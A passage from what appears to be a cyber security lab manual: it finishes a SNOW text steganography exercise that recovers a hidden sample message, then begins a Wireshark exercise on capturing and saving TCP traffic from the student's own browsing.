Hello Students.  
#####
This is Original File!!!  
#####

Hello World!!!

Welcome to Cyber Security Lab!!!!!

Figure: File Containing Hidden Encrypted Information

**7) New file has the same text as an Original file (Sample.txt) without any hidden information.**


**This file can be sent to the target.**

**8) Recovering the Hidden Information :**

**On the Destination, the receiver can reveal information by using the command**

**snow -C -p "password" <Destination File>**

**snow -C -p "password123" test.txt**



```
C:\Users\CSE\Desktop\snow>snow -C -p "password123" Test.txt
My Account Number is 1234567
C:\Users\CSE\Desktop\snow>
```

Figure: Decrypting File

As shown in the above figure, file decrypted, showing hidden information encrypted in the previous section

#### RESULT:

The main aim is to hide the information in the Text File Using SNOW TOOL- Text Stegnography is completed successfully.

|                 |                                                         |       |
|-----------------|---------------------------------------------------------|-------|
| EXPT.NO<br>7(A) | ANALYZE THE PACKET CAPTURE USING<br>WIRESHARK TOOL(TCP) | DATE: |
|-----------------|---------------------------------------------------------|-------|


AIM:

**Analyze the TCP packet capture using Wireshark tool.**



**1. Step-1: Capture the real time network traffic using Wireshark**

- Open Wireshark Application

**To open the Wireshark go to the Top left corner, click on the icon to open the list of the tools available.**




Then type Wireshark in the search bar and click on the launch button.




**b. Select the network interface**

Select eth0 interface to start capturing the data and Click on this  option to

capture the N packets. This screen is shown below.




Once you click on the capture button, packet capturing will start. The packet capturing screen is shown below.



### c. Browse a Website

To open the Browser go to the Top left corner, click on the “Application” icon to open the list of the tools available and select the web browser.




Browse any website in the web browser. For instance [www.cdac.in](http://www.cdac.in).




"Our wide range of products, services and solutions are designed to cater to a large market ranging from health care systems, datawarehousing, multir networking solutions to technical consultancy, training and eGovernance solutions."

#### d. Save Network Traffic


**Before saving Network traffic, stop the Wireshark packet capturing by selecting the symbol**




**In order to save the captured network packets, go to the top left corner and click on "File" followed by "save".**



Give any name to your file . Here we have given Traffic1 which is shown below:




**Now select the extension as pcap by clicking on the drop down beside the "save as". Choose the "wireshark/tcpdump- pcap" option and click on the "save" button.**



## 2. Step-2: Following TCP Stream

